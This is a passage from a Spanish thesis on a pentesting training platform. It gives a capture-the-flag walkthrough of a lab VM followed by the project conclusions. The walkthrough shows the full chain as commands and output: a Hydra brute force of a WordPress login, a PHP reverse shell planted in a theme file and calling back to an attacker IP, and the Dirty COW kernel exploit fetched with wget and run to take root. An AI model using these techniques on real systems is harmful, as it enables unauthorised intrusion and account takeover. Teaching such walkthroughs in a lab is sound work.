(root@kali)-[~/home/kali/Miguel/nmap]
└─# cat ordenes.txt
Miguel, el WordPress tiene que estar listo para el jueves! No veo avances.

Ademas has instalado el servidor en una maquina muy antigua! Esto es potencialmente vulnerable!!

Hablaemos seriamente

Att: El Director
```

Figura 89: Lectura del documento encontrado

Del archivo de texto se pueden intuir dos cosas:

- El administrador de WordPress se llama Miguel, por lo que nombre de usuario debería ser el mismo o semejante.
- La máquina es muy antigua, lo que explicaría las versiones no tan actuales de sus servicios (Apache, WordPress...) y es muy probable que existan vulnerabilidades a nivel de kernel, lo que puede facilitar enormemente la escalada de privilegios.

7.2 Explotación

7.2.1 Acceso al panel de administración por fuerza bruta

Ahora que ya se conoce esta información, se prueba a enumerar nuevamente un usuario de WordPress. Al introducir “miguel” como usuario en la página de login de WordPress, se puede ver como el mensaje de error del gestor de

contenido es diferente a cuando se introducía un usuario inexistente, cosa que confirma la existencia de dicho usuario. A continuación, se presentan dos imágenes para poder ver bien la diferencia.




Figura 90: Comprobando que WordPress desvela a un usuario existente

Como se puede comprobar en la figura noventa, WordPress confirma la existencia del usuario miguel.

En este punto se podría intentar adivinar la contraseña, pero tras varios intentos de las típicas contraseñas “12345”, “hola”... se ve claramente que no es viable, por lo que se procede a la fuerza bruta. En este caso, tratándose de una web, y comprobando que la petición de inicio de sesión viaja por POST, se puede hacer uso de la herramienta Hydra con el módulo “http-post-form”. Para ello, es necesario interceptar la petición que se lanza al servidor donde viajan las credenciales introducidas (*para luego ser procesadas por el servidor, comprobar que son válidas, devolver sesión de usuario... etc*), pues es un requerimiento de la herramienta.

Se va a realizar una prueba de inicio de sesión utilizando los credenciales “miguel:12345”, para tratar de encontrar dicha petición y ver qué recibirá el servidor. Para ello se abre la herramienta “Network” del navegador (*Firefox*), y se lanza la petición, como en la figura noventa y dos.




Figura 91: Intercepción de la petición - Preparación

Se lanza la petición y...

200	POST	192.168.0.42	wp-login.php
200	GET	192.168.0.42	dashicons.min.css?ver=5.1.10
200	GET	192.168.0.42	buttons.min.css?ver=5.1.10
200	GET	192.168.0.42	forms.min.css?ver=5.1.10
200	GET	192.168.0.42	l10n.min.css?ver=5.1.10
200	GET	192.168.0.42	login.min.css?ver=5.1.10
404	GET	192.168.0.42	favicon.ico
200	GET	192.168.0.42	wordpress-logo.svg?ver=20131107

Figura 92: Intercepción de la petición - Lectura

La petición es interceptada, se dirige a wp-login.php, parece correcto. Se procede a investigarla más a fondo, obteniendo el valor de los datos enviados por POST, necesarios para la herramienta de fuerza bruta Hydra.



Figura 93: Obtención de los datos de la petición

En la sección de “Request” se puede ver la información que se necesita, donde encontramos las credenciales anteriormente introducidas “miguel” y “12345”. Estos datos son valores de los campos “log” y “pwd” respectivamente, que se pueden ver en la figura noventa y cuatro. Ya se dispone de todo lo necesario para intentar la fuerza bruta, pero hay un par de cosas que necesitan ser mencionadas para entender bien el concepto.

En primer lugar, la fuerza bruta necesita siempre un diccionario, es decir, una lista de palabras que se probarán una detrás de otra para el usuario introducido, en el formulario especificado. El diccionario de contraseñas más extendido es el famoso “rockyou.txt” que contiene varios millones de contraseñas provenientes de una enorme filtración la base de datos de una plataforma, *Rockyou*, de ahí su nombre.

Dado que es un formulario web, como se ha visto, los datos viajan por POST. Existe un módulo de “**Hydra**” para esto, llamado “**http-post-form**”, que tiene tres requerimientos. En primer lugar, necesita la dirección web del formulario, es decir, a dónde van esos datos, siendo este “**wp-login.php**”. Necesita también los datos de dicha **petición**, estipulando en ella dónde cambiar la contraseña por cada una de las contraseñas de la lista. En este caso, probaría a cambiar “12345” por cada una de las palabras encontradas en el diccionario por orden. Por último, necesita saber cuándo parar, es decir, cuándo se encuentran unas credenciales válidas. Para ello, hay que indicar una cadena que la página devuelva cuando las credenciales no son válidas, pero que no devuelva cuando sí lo son. En este caso, cuando las credenciales no son válidas se muestra el mensaje “**ERROR: La contraseña que has introducido para el usuario miguel es incorrecta. ¿Olvidaste tu contraseña?**”. Este, a pesar de ser útil, presenta varios caracteres que se pueden omitir con tal de evitar futuros errores. Con “La contraseña que has introducido para el usuario” o “ERROR” ya valdría, puesto que esta cadena nunca la devolverá la página si las credenciales son correctas. Dicho esto, se configurará Hydra con el módulo http-post-form para conseguir las credenciales del usuario administrador.

El comando completo sería el siguiente:

```
hydra 192.168.0.42 -l miguel -P /usr/share/wordlists/rockyou.txt
http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-
submit=Acceder&redirect_to=http%3A%2F%2F192.168.0.42%2Fwp-
admin%2F&testcookie=1:La contraseña que has introducido para el usuario" -V
```

Desglosado, será más fácil entenderlo:

En primer lugar, se especifica la dirección IP de la máquina, 192.168.0.42
-l indica el nombre de usuario, en este caso miguel
-P indica el diccionario a utilizar, en este caso rockyou.txt
El módulo de http-post-form explicado anteriormente y los datos necesarios
-V para que el programa emita los resultados a medida que prueba.

Tras varias iteraciones, la herramienta descubre que la contraseña del usuario miguel es “chocolate” como se puede ver en la figura noventa y cuatro.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-09-08 13:45:48
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking http-post-form://192.168.0.42:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Acceder&redirect_
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "12345" - 2 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "123456789" - 3 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "password" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "1234567" - 7 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "nicole" - 11 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "daniel" - 12 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "jessica" - 16 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "ashley" - 19 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "qwerty" - 20 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "111111" - 21 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "iloveu" - 22 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "000000" - 23 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "michelle" - 24 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "tigger" - 25 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "sunshine" - 26 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.42 - login "miguel" - pass "chocolate" - 27 of 14344399 [child 0] (0/0)
[80][http-post-form] host: 192.168.0.42 login: miguel password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-08 13:45:59
```

Figura 94: Técnica de fuerza bruta con Hydra

7.2.2 Obteniendo una reverse shell con PHP

Dado que ya se conocen las credenciales, se accede al panel de administración del sitio, donde hay que investigar más a fondo.




Figura 95: Panel de administración de WordPress

Hay diferentes maneras de explotar el panel de administración en WordPress, una de ellas, y la que se va a utilizar, es modificar un tema disponible en el sitio, y cambiar el código de alguna de sus páginas por código malicioso. Cuando el servidor web (*apache*) interprete este código malicioso en PHP, el objetivo del pentester se cumplirá. En este caso, se modificará la página `index.php` del tema “Twenty Seventeen” para inyectar un código malicioso para entablar una **reverse shell** en la máquina de atacante. En otras palabras, se le dirá al servidor web que mande un terminal de comandos a un puerto concreto, donde el atacante estará escuchando del otro lado para poder recibirlo. Por tanto, se accede a la página a manipular.




Figura 96: Modificando el código de la página principal

El siguiente paso es buscar el código malicioso y modificarlo para que se adapte a las necesidades. Se necesita un código que ejecute una reverse shell mediante PHP, una muy famosa es la “php-reverse-shell.php” de “pentest-monkey”, disponible en internet. Se copia el código malicioso dentro de index.php, y se modifican los campos “ip” y “puerto”, definiendo la IP de la máquina atacante y el puerto por el que se va a escuchar. En este caso, la IP de atacante es 192.168.0.48 (hostname -I), y el puerto elegido será el puerto 443. Por tanto, es una buena práctica poner ese puerto en escucha en este momento. Esto se consigue mediante el comando “nc -lnvp 443” que pone al binario “netcat” a escuchar por dicho puerto.

```

(root@kali)-[~/home/kali/Miguel/nmap]
# hostname -I
192.168.0.48 10.10.14.33 dead:beef:2::101f

(root@kali)-[~/home/kali/Miguel/nmap]
# nc -lnvp 443
listening on [any] 443 ...

```

Figura 97: Obteniendo la IP de la máquina atacante y poniéndose en escucha

Se modifica index.php de la manera anteriormente comentada y se guardan los cambios, especificando la IP de la máquina atacante y el puerto al que será enviada la reverse shell, por el que estará escuchando el pentester. (*Figura noventa y ocho*)

```

34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE un
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely av
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.0.48'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later

```

Figura 98: Inyección del código malicioso

Una vez guardados, se accede al index.php de manera normal y...

```

(root@kali)-[~/home/kali/Miguel/nmap]
# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.0.48] from (UNKNOWN) [192.168.0.42] 35782
Linux ubuntu 3.19.0-15-generic #15-Ubuntu SMP Thu Apr 16 23:32:01 UTC 2015 i686 i686 i686 GNU/Linux
11:11:17 up 1:27, 1 user, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
asekas    tty1                    28Aug21 11days 0.16s  0.16s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

```

Figura 99: Obtención de la reverse shell

7.3 Escalada de privilegios

7.3.1 Primeros pasos

Bingo, se consigue una reverse shell en la máquina. En este punto, el objetivo es encontrar un fallo de seguridad que permita la escalada de privilegios. Se probarían comandos como “sudo -l”, se revisaría el “crontab” o se buscaría algún binario SUID potencialmente explotable. Pero la realidad, es que sabiendo que la máquina es antigua, conviene enumerar la versión de la distribución con el comando “uname -a”, que, como se puede comprobar está obsoleta y es vulnerable (como bien dijo el director).

```
$ uname -a
Linux ubuntu 3.19.0-15-generic #15-Ubuntu SMP Thu Apr 16 23:32:01 UTC 2015 i686 i686 i686 GNU/Linux
$
```

Figura 100: Obtención de la versión de sistema operativo

7.3.2 Tratamiento del terminal

Sin embargo, antes de comenzar con la explotación, es interesante realizar un tratamiento del terminal, puesto que es muy frágil actualmente y con un simple “Control+C” se terminaría. Por tanto, se escribe la siguiente secuencia de comandos:

Script /dev/null -c bash (en la máquina víctima)
Control+Z (para cambiar a la máquina atacante)
Stty raw -echo; fg (fg para volver a la máquina víctima)
Reset
xterm (se especifica el tipo de terminal que se quiere después del reset)
Enter

```
$ script /dev/null -c bash
www-data@ubuntu:/$ ^Z
zsh: suspended nc -lnvp 443

(root@kali)-[~/home/kali/Miguel/nmap]
_# stty raw -echo; fg
[1] + continued nc -lnvp 443
reset
```

Figura 101: Tratamiento del terminal – Reseteo del terminal

Esto crea un terminal nuevo el que, tras exportar las variables TERM y SHELL, a ‘xterm’ y ‘bash’ respectivamente, queda totalmente interactivo y sólido. Tal que así:

```
File Actions Edit View Help
www-data@ubuntu:/$ export TERM=xterm
www-data@ubuntu:/$ export SHELL=bash
www-data@ubuntu:/$ ^C
```

Figura 102: Tratamiento del terminal – Variables TERM y SHELL

Como se puede ver, ni utilizando Control+C se rompe, además de que permite desplazarse mucho más libremente por el terminal, revisar el historial de comandos... etc.

7.3.3 Obtención de la flag de usuario

En este punto, ya se podría leer la flag de usuario, que se encuentra en /home/asekas/user.txt

```
www-data@ubuntu:/$ cat /home/asekas/user.txt
ff3e27a0d8438355b6858054b68ee1c6
```

Figura 103: Lectura de la bandera de usuario

7.3.4 Explotación del kernel con dirtyc0w

Dado que ya se ha enumerado el kernel, se comprueba si es vulnerable al famoso exploit Dirtyc0w. Desde WikiPedia, se comprueba que sí es vulnerable tal y como se ve en la figura ciento cuatro.

Earliest kernel version fixed	Linux distribution that uses this
3.2.0-113.155	Ubuntu 12.04 LTS
3.13.0-100.147	Ubuntu 14.04 LTS (Linux Mint 17.1)
3.16.36-1+deb8u2	Debian 8
<u>4.4.0-45.66</u>	<u>Ubuntu 16.04 LTS</u>
4.8.0-26.28	Ubuntu 16.10
3.10.0-327.36.3	RHEL 7, CentOS 7
2.6.32-642.6.2	RHEL 6, CentOS 6
2.6.18-416	RHEL 5, CentOS 5
3.0.101-84.1	SLES 11 SP4
3.12.60-52.57.1	SLES 12 GA LTSS
3.12.62-60.64.8.2	SLES 12 SP1

Figura 104: Recuperando información de la vulnerabilidad

El siguiente paso es encontrar el exploit en internet (GitHub, exploit-DB...) y conseguir introducirlo en la máquina. Indagando en la red, se encuentra un buen exploit escrito en C++ que podría servir. <https://github.com/gbonacini/CVE-2016-5195/tree/master/legacy>

Antes de importarlo a la máquina, se debe comprobar, dado que se trata de un exploit escrito en C++, que existe el compilador para ello. Por tanto, en la máquina víctima intentamos encontrar el programa.

```

www-data@ubuntu:/$ which gcc
/usr/bin/gcc
www-data@ubuntu:/$ gcc --version
gcc (Ubuntu 4.9.2-10ubuntu13) 4.9.2
Copyright (C) 2014 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

```

Figura 105: Comprobación de la existencia del compilador para el exploit

Se confirma la existencia del compilador. Ahora queda encontrar un sitio donde poder importar el exploit. Este lugar tiene que ser un sitio con permisos de escritura donde el usuario www-data pueda escribir. Algo a recordar, es que la carpeta “/tmp” es un directorio con permisos de escritura global, donde cualquier usuario puede escribir, por lo que se procede a importar el exploit con la herramienta “wget”. Se descargan tanto el exploit como el archivo make file necesario para compilarlo.

```

www-data@ubuntu:/$ cd /tmp
5195/master/legacy/dcow.cpp https://raw.githubusercontent.com/gbonacini/CVE-2016-5
--2021-09-08 11:33:21-- https://raw.githubusercontent.com/gbonacini/CVE-2016-5195/master/legacy/dcow.cpp
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10498 (10K) [text/plain]
Saving to: 'dcow.cpp'

dcow.cpp          100%[=====>] 10.25K  --KB/s  in 0.001s
2021-09-08 11:33:21 (15.5 MB/s) - 'dcow.cpp' saved [10498/10498]

5195/master/legacy/makefilehttps://raw.githubusercontent.com/gbonacini/CVE-2016-
--2021-09-08 11:33:38-- https://raw.githubusercontent.com/gbonacini/CVE-2016-5195/master/legacy/makefile
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 132 [text/plain]
Saving to: 'makefile'

makefile         100%[=====>] 132  --KB/s  in 0s
2021-09-08 11:33:39 (16.8 MB/s) - 'makefile' saved [132/132]

www-data@ubuntu:/tmp$

```

Figura 106: Importación del script a la máquina víctima

Ahora, con los dos archivos delante, es tan sencillo como ejecutar make para compilar el programa, siguiendo las instrucciones del exploit.

```
www-data@ubuntu:/tmp$ ls -l
total 20
-rw-rw-rw- 1 www-data www-data 10498 Sep  8 11:33 dcow.cpp
-rw-rw-rw- 1 www-data www-data  132 Sep  8 11:33 makefile
drwx----- 3 root      root      4096 Aug 28 09:48 systemd-pr
www-data@ubuntu:/tmp$ make
g++ -Wall -pedantic -O2 -pthread -o dcow dcow.cpp -lutil
www-data@ubuntu:/tmp$ ls -l
total 52
-rwxrwxrwx 1 www-data www-data 28840 Sep  8 11:35 dcow
-rw-rw-rw- 1 www-data www-data 10498 Sep  8 11:33 dcow.cpp
-rw-rw-rw- 1 www-data www-data  132 Sep  8 11:33 makefile
drwx----- 3 root      root      4096 Aug 28 09:48 systemd-pr
www-data@ubuntu:/tmp$
```

Figura 107: Compilación del exploit

Para finalmente ejecutarlo y...

```
www-data@ubuntu:/tmp$ ./dcow
Running ...
Received su prompt (Password: )
Root password is:  dirtyCowFun
Enjoy! :-)
www-data@ubuntu:/tmp$
```

Figura 108: Ejecución del exploit

La contraseña de root se actualiza a “dirtyCowFun”. Tan solo queda comprobarlo mediante el comando “su”, confirmando que efectivamente, se ha logrado comprometer la máquina.

```
Root password is: dirtyCowFun
Enjoy! :-)
www-data@ubuntu:/tmp$ su root
Password:
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp#
```

Figura 109: Cambio de usuario a root

7.3.5 Obtención de la flag de sistema

En este punto, ya sería posible leer la flag localizada en “/root/root.txt”, dando por finalizada la resolución de la máquina.

```
root@ubuntu:/tmp# cat /root/root.txt
9cd990c195ee39849731decc227d10ec
```

Figura 110: Lectura de la flag de sistema

8 CONCLUSIONES FINALES

8.1 Conclusiones del proyecto

En cuanto a las conclusiones finales del proyecto, se puede decir que se ha logrado una plataforma de práctica para pentesting bastante sólida. Las máquinas virtuales que se ponen al alcance de los diferentes usuarios de la plataforma funcionan con un buen rendimiento y de forma paralela. Así mismo, la plataforma cumple con los estándares de diseño planteados en las fases iniciales, siendo ésta una plataforma completamente en castellano, con un diseño minimalista y con pocos controles, los cuales resultan sencillos y claros.

La plataforma sin duda recoge la funcionalidad necesaria y capacita al usuario para dar sus primeros pasos en el mundo del pentesting. El funcionamiento de la página queda claro y no pone trabas, al tiempo que Miguel resulta una muy buena máquina para recién iniciados en el sector, presentando vulnerabilidades muy sencillas de explotar, pero que requieren de un buen análisis y pensamiento lateral, maximizando el aprendizaje. La existencia de pistas a lo largo del CTF, mantiene al usuario atento y motivado, haciendo de Miguel una muy buena toma de contacto con el mundo del pentesting.

Se ha conseguido también que dado el mecanismo empleado en la plataforma (*conexiones entre dos servidores, concurrencias en el arranque y detención de las máquinas, así como su posterior borrado, siendo además todo esto con tecnologías bastante diferentes*) cumpla su cometido asegurando, hasta la fecha, un buen control de errores gestionado mediante unos controles de la página bien definidos y un buen control de la base de datos utilizada, donde se registra la mayor parte de la información.

